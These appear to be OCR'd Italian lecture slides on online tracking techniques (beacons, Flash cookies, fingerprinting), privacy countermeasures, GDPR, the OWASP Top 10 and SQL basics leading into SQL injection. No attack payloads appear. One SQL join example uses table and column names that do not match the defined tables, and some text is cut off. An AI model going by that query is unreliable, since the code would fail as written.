  - Data e ora della richiesta
  - Quale pagina richiesta
  - Campo `referer` (da quale pagina arriva la richiesta)

- Ovviamente i log del server possono venire visti solo dal proprietario del sito

Tecniche di profilazione (11)

Web beacon, web bug, clear gif, pixel tag (1)

- *Immagini trasparenti ed invisibili* (di solito 1 pixel x 1 pixel), sia nelle pagine che nei messaggi di posta elettronica
- `<img src="beacon.jpg" width="1" height="1" alt="">`

- Minimizzano la dimensione del file, quindi il tempo per scaricarlo e la banda per trasmetterlo, quindi anche connessioni con low-bandwidth e low-data connections possono supportarli/gestirli

Tecniche di profilazione (12)

Web beacon, web bug, clear gif, pixel tag (2)

- Funzionamento:
  - Quando il browser si collega a una pagina web che contiene un beacon, viene fatta anche una richiesta al server che lo gestisce
- Permettono di:
  - registrare il numero delle volte in cui la risorsa viene richiesta, e da chi (indirizzo IP);
  - misurare le prestazioni sui siti;
  - monitorare il numero di visitatori e le modalità di navigazione al loro interno;
  - monitorare l'efficacia della pubblicità;
  - calcolare il numero di elementi, articoli o link effettivamente visualizzati;
  - raccogliere informazioni temporali e sul browser utilizzato dell'utente ed altre informazioni.

Tecniche di profilazione (13)

Beacon nelle mail:

- Vengono utilizzati nelle mail per monitorare l'apertura delle mail e/o se un link venga selezionato o meno
- Funzionamento di base:
  - Quando il client di posta cerca di caricare la pagina, il beacon avverte il server che c'è stato un accesso all'identificativo univoco assegnato al beacon
  - Il server quindi indica che quella particolare mail è stata aperta (informazione importante per chi invia posta via mail)

Tecniche di profilazione (14)

Flash cookie (local shared object) e cookie respawning

- Creati da Adobe Flash plug-in
- Memorizzano gli stessi dati dei cookie, possono ricrearli
- Non sempre i siti ne parlano nelle Privacy Policy
- Esempi:
  - Il sito della Casa Bianca
  - Verizon e AT&T

Tecniche di profilazione (15)

ETag (Entity Tag)

- Identificatore univoco generato dal server per ottimizzare la gestione della cache a lato client

HTTP header enrichment

- Gli operatori mobili possono aggiungere degli header all'interno delle richieste/risposte HTTP
  - Caso reale: AT&T e Verizon producevano un identificativo univoco, utilizzato da una terza parte, Turn, per rigenerare i cookie cancellati

HTML5 web storage

- Permette di salvare dati a lato client (limite inferiore minimo 5MB)

Tecniche di profilazione (16)

HTML Web Storage (1)

- Le applicazioni Web riescono a memorizzare dati localmente a lato browser
- Il Web storage è *per origin* (*per domain and protocol*), cioè tutte le pagine che provengono da una stessa origine possono memorizzare e accedere agli stessi dati

Browser Support

The numbers in the table specify the first browser version that fully supports Web Storage.

API					
Web Storage	4.0	8.0	3.5	4.0	11.5

Tecniche di profilazione (17)

HTML Web Storage (2)

HTML Web Storage Objects

HTML web storage provides two objects for storing data on the client:

- `window.localStorage` - stores data with no expiration date
- `window.sessionStorage` - stores data for one session (data is lost when the browser tab is closed)

Before using web storage, check browser support for localStorage and sessionStorage:

```
if (typeof(Storage) !== "undefined") {
    // Code for localStorage/sessionStorage.
} else {
    // Sorry! No Web Storage support..
}
```

Tecniche di profilazione (18)

HTML Web Storage (3)

The localStorage Object

The localStorage object stores the data with no expiration date. The data will not be deleted when the browser is cl
available the next day, week, or year.

Example

```
// Store
localStorage.setItem("lastname", "Smith");
// Retrieve
document.getElementById("result").innerHTML = localStorage.getItem("lastname");
```

Try it Yourself »

Example explained:

- Create a localStorage name/value pair with name="lastname" and value="Smith"
- Retrieve the value of "lastname" and insert it into the element with id="result"

The example above could also be written like this:

```
// Store
localStorage.lastname = "Smith";
// Retrieve
document.getElementById("result").innerHTML = localStorage.lastname;
```

The syntax for removing the "lastname" localStorage item is as follows:

```
localStorage.removeItem("lastname");
```

Tecniche di profilazione (19)

HTML Web Storage (4)

The sessionStorage Object

The `sessionStorage` object is equal to the localStorage object, **except** that it stores the data for only one session. The data is deleted when the user closes the specific browser tab.

The following example counts the number of times a user has clicked a button, in the current session:

Example

```
if (sessionStorage.clickcount) {
    sessionStorage.clickcount = Number(sessionStorage.clickcount) + 1;
} else {
    sessionStorage.clickcount = 1;
}
document.getElementById("result").innerHTML = "You have clicked the button " +
sessionStorage.clickcount + " time(s) in this session.";
```

Try it Yourself »

Tecniche di profilazione (20)

Device fingerprinting

- Viene creata *un'impronta* del dispositivo basandosi su user's screen size, time zone, browser plug-in e system font installati
- **Q:** Come vengono recuperate queste informazioni?

Altri tipi tecniche:

- Canvas fingerprinting
- Audio context fingerprinting
- uXDT – ultrasound cross-device fingerprinting
- Battery Api fingerprinting

Tecniche di profilazione (21)

Mobile tracking

- Geo-localizzazione
- Location logs
- WiFi history
- App

OSN (Online Social Network) Tracking

- Uso di widget
- Richiesta l’autenticazione

Online Privacy: Contromisure

Contromisure (1)


Opt-out cookie

- Cookie creati da uno specifico sito Web che bloccano i cookie futuri che provengono da tale sito
  - Browser-specific
  - Non rimuovono la pubblicità, semplicemente si riceve pubblicità generica

Gestione a lato browser:

- Configurazione di cosa accettare e/o quando rimuovere
- DNT (Do Not Track) – "estensione di HTTP"
- Browser Add-on

Contromisure (2): Visualizzare/gestire i cookie



Contromisure (3)

Browser Add-on, componenti aggiuntive del browser

- Lightbeam (era Collusion)
- Disconnect
- Ghostery
- Privacy badger (rimuove anche alcuni Beacon)
- Blur
- Tracker Block
- Canvas Fingerprinting block

Contromisure (4)

Componenti aggiuntive del browser:

	Visualizzazione grafica dei Tracker	*Blocco del tracking*	*Categorizzazione Tracker*	*Potezione contro Fingerprinting*	*Meccanismo di DNT*	*Meccanismo di Opt-out*	*Rimozione Flash cookie e HTML5 storage*	*Controllo Script*	*Nasconde metadati del browser*	*Blocco Pop-up*
Lightbeam:	•									
Disconnect	•	•	•							
Ghostery		•	•							
Privacy badger		•	•	•	•					
Blur		•	•		•					
Tracker block		•			•	•	•			
Scriptsafe		•		•				•		
CanvasFingerprintBlock				Solo Canvas						
Canvas Defender				Solo Canvas						
NoScript								•		
No Resource URI Leak									•	
uBlock Origin			•							•
Ad-Block Plus										•

Contromisure (5)

- Navigazione anonima
  - Private browsing, Incognito Mode, InPrivate browsing
- Motori di ricerca alternativi (DuckDuckGo, Ixquick, Startpage, Qwant)
- Privacy Enhancing Technologies for Anonymity
  - Onion Routing e TOR
  - Evoluzioni di TOR (Hornet, Astoria, Vuvuzela)
- Per i Flash cookie: rimozione «manuale»

Contromisure (6)

Web tool per verificare il livello di sicurezza del browser:

- **Panopticlick (https://panopticlick.eff.org/)**
- **BrowserLeaks (https://browserleaks.com/)**
- **Unique Machine (http://uniquemachine.org/)**

Cookie, Privacy e Diritto: quanto siamo tutelati?

In Europa (1)


- **Linee Guida dell'OCSE** (Organizzazione per la cooperazione e lo svilppo economico) per regolare il trasferimento dei dati nel settore commerciale, in inglese OECD (Organisation for Economic Co-operation and Development) Guidelines on the Protection of Privacy and Transborder Flows of Personal Data
  - Prima versione del 1980:
  - Versione aggiornata del 2013:
  - **Non** è **giuridicamente vincolante**.


In Europa (2)

- **Direttiva europea 2009/136/CE** entrata in vigore il 3 Giugno 2015
  - La direttiva obbliga gli stati membri a un determinato risultato, il legislatore nazionale sceglierà i mezzi per ottenerlo.
- Legislazione di tipo "opt-in": è necessario richiedere alla propria utenza un **consenso espresso**, senza il quale i cookie non possono essere attivati, a meno che non siano necessari alla prestazione del servizio richiesto (articolo 2-5 della Direttiva)
  - Cookie dello stesso dominio e di sessione **non** richiedono consenso
  - Cookie persistenti richiedono il consenso
  - Cookie terze parti richiedono il consenso

Cookie – Direttiva europea

Esempi:





Aiutano??!!

In Europa (3)

Regolamento (UE) 2016/679 del Parlamento europeo e del Consiglio, del 27 aprile 2016 (GDPR – General Data Protection Regulation)

- Entrerà in vigore a Maggio 2018
- http://eur-lex.europa.eu/legal-content/it/TXT/?uri=celex%3A32016R0679

GDPR, Articolo 4 – Definizioni

- «dato personale»: **qualsiasi informazione** riguardante una persona fisica identificata o identificabile («interessato»); si considera identificabile la persona fisica che può essere identificata, direttamente o indirettamente, con particolare riferimento a un identificativo come il nome, un numero di identificazione, dati relativi all'ubicazione, un identificativo online o a uno o più elementi caratteristici della sua identità fisica, fisiologica, genetica, psichica, economica, culturale o sociale;

GDPR: i diritti dell’interessato

- Consenso ingformato
- Diritto di accesso dell'interessato
- Diritto di rettifica
- Diritto alla cancellazione («diritto all'oblio»)
- Diritto alla portabilità dei dati

GDPR in sintesi


Nel resto del mondo?

✔ Yes ✖ No ◗ Partial

Question	US	DE	UK	AU	RU	CN	TR
Existence of data protection laws	◗	✔	✔	✔	✔	◗	✖
Coverage of privacy law	Sectoral	Comprehensive	Comprehensive	Comprehensive	Comprehensive	Sectoral	Not applicable
Effective regulator to enforce the privacy laws	Sectoral regulation	Sectoral regulation	National regulation	National regulation	National regulation	None	None
Cookie specific regulation	✖	✔	✔	✖	✖	✖	✖
Dealing with non-essential cookies	Informing user via site policy (guideline)	Opt-out mechanism (regulation)	Opt-in (regulation)	Notifying user before or after visiting a site	None	None	None
Overseas transferal of data	US entities are liable for adequate protect of data through security safeguards, protocols or contractual model, with different industrial sectors having different regulations	The data recipient must ensure an adequate level of data protection	Adequacy assessment of data protection law in the relevant country (outside EEA) is required or the organisation must get their Binding Corporate Rules approved by the national Information Commissioner	Entity must take "reasonable steps" to ensure the principles are not breached overseas, e.g., if a cloud service provider is planning on sending data overseas, it should have a contract in place to make sure data will not be misused	Data can be transferred to Strasbourg Convention states or other states that ensure adequate protection of personal data	No specific regulation; based on the nature of data there are certain industrial regulations, e.g., information collected by commercial banks is not allowed to be transferred overseas	No specific regulation other than requires consent, though individual cases may have additional requirements

Table 5: Comparison of data protection and data transferring across different countries.

OWASP Top 10



Open Web Application Security Project

- Fondazione del 2001 per sensibilizzare gli utenti ai problemi di sicurezza nel mondo Web

- **Top 10**: una lista dei 10 rischi più comuni in ambito Web
- Per ogni rischio:
  - descrizione
  - esempio di vulnerabilità
  - esempio di attacco
  - contromisure
  - riferimento ad altre risorse OWASP

Problema 1: Input non validato!

OWASP Top 10 – versione 2017

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

Le 2 maggiori vulnerabilità dei siti Web

SQL Injection

- Il *browser* spedisce dell'*input* malizioso ad un *server* (tramite un *form*)
- La mancata validazione dell'*input* porta a *query* SQL maliziose a lato server

XSS – Cross-site scripting

- Un Web *server* "cattivo" spedisce a una vittima innocente uno *script* che ruba informazioni (al client!) poiché il client crede provenga da un *server* Web onesto e quindi lo esegue

SQL Injection


SQL in a nutshell (0)

SQL: Structured Query Language

- È un linguaggio per **basi di dati relazionali**
  - l principio base del modello relazionale è che tutte le informazioni siano rappresentate da valori inseriti in **relazioni** (***tabelle***)
- Utilizzato per:
  - Descrivere, creare e modificare schemi di database (*DDL - Data Definition Language*);
  - inserire, modificare e gestire dati memorizzati (*DML - Data Manipulation Language*);
  - interrogare i dati memorizzati (*DQL - Data Query Language*);
  - creare e gestire strumenti di controllo ed accesso ai dati (*DCL - Data Control Language*).

SQL in a nutshell (1)

Una *query* SQL agisce sulle tabelle definite nella base di dati relazionale e restituisce come risultato una tabella



Marca	Tipo	Cilindrata	Km	Immatricolazione	Prezzo
Fiat	Uno	1100	50000	2000	(EURO) 1500
Toyota	Yaris	1600	12000	2001	(EURO) 7700
Ford	Mondeo	2000	3000	2004	(EURO) 11000
Renault	Scenic	1900	87000	1999	(EURO) 8300
…	…	…	…	…	…

SQL in a nutshell (2)

Nei casi più semplici una query SQL deve specificare:

- quali sono le informazioni (campi/attributi) che interessano

  SELECT Attributo$_1$, Attributo$_2$,…

- in quali tabelle si trovano

  FROM Tabella$_1$, Tabella$_2$,…

- quali proprietà devono avere (la condizione, *opzionale*, è espressa sugli attributi delle tabelle specificate nella clausola FROM)

  WHERE Condizione

SQL in a nutshell (3) – Database di esempio

Clienti

CodiceCliente	Cognome	Nome	Città	Sconto
1	Rossi	Mario	VE	15
2	Scarpa	Enzo	PI	0

Agenti

CodiceAgente	Cognome	Nome	Zona	Supervisore
3	Bonini	Pier	PI	Isaia
5	Donato	Anna	VE	Chereghin

Ordini

NumOrd	CodiceCliente	CodiceAgente	Prodotto	Data	Ammontare
1	1	5	pentola	11/12/04	35
2	2	3	mestolo	09/09/04	3
3	2	3	forno	01/02/05	600

SQL in a nutshell (4) – Esempio

Proiezione: trovare il nome, il cognome e la città dei clienti:

```
SELECT Nome, Cognome, Città
FROM Clienti
```

Clienti

Cognome	Nome	Città
Rossi	Mario	VE
Scarpa	Enzo	PI

Restrizione: trovare tutti i dati degli ordini il cui ammontare è superiore ai 100 €:

Ordini

NumOrd	CodiceCliente	CodiceAgente	Prodotto	Data	Ammontare
3	2	3	forno	01/02/05	600

```
SELECT *
FROM Ordini
WHERE Ammontare > 100
```

SQL in a nutshell (5) – Esempio

Proiezione + restrizione: trovare il prodotto e la data degli ordini il cui ammontare è superiore ai 100 €:

```
SELECT Prodotto, Data
FROM Ordini
WHERE Ammontare > 100
```

Ordini

Prodotto	Data
forno	01/02/05

Singola tabella:

```
SELECT *
FROM Agenti
```

Agenti

CodiceAgente	Cognome	Nome	Zona	Supervisore
3	Bonini	Pier	PI	Isaia
5	Donato	Anna	VE	Chereghin

SQL in a nutshell (6) – Esempio

Prodotto + Restrizione + Proiezione: trovare l'ammontare degli ordini dei vari clienti, identificati con il loro cognome.

```
SELECT Cliente.Cognome, Ordine.Ammontare
FROM Clienti, Ordini
WHERE Clienti.CodiceClienti = Ordini.CodiciClienti
```

Cognome	Ammontare
Rossi	35
Scarpa	3
Scarpa	600

SQL in a nutshell (7)

Il comando di base di SQL:

```
SELECT [DISTINCT] Attributo {, Attributo}
FROM Tabella [Ide] {, Tabella [Ide]}
[ WHERE Condizione ]
```

Note:

- La condizione è opzionale
- Una tabella nel linguaggio SQL non è un insieme, ma un *multinsieme* (a meno di opzione DISTINCT)
- La *condizione* presente nella clausola WHERE è un'espressione boolena costruita combinando predicati semplici (ottenuti usando operatori di confronto `<, >, =, <>, <=, >`) con gli operatori AND, OR, NOT
- Per evitare ambiguità quando si opera sul prodotto di *tabelle con gli stessi nomi dei campi*, un attributo `A` di una tabella "`R ide`" si denota come `R.A` oppure `ide.A`
- I comandi si separano con il `;`


SQL in a nutshell (8)

SQL è utilizzato anche per gestire la base di dati:

- DROP TABLE nome_tabella
- DROP DATABASE nome_database
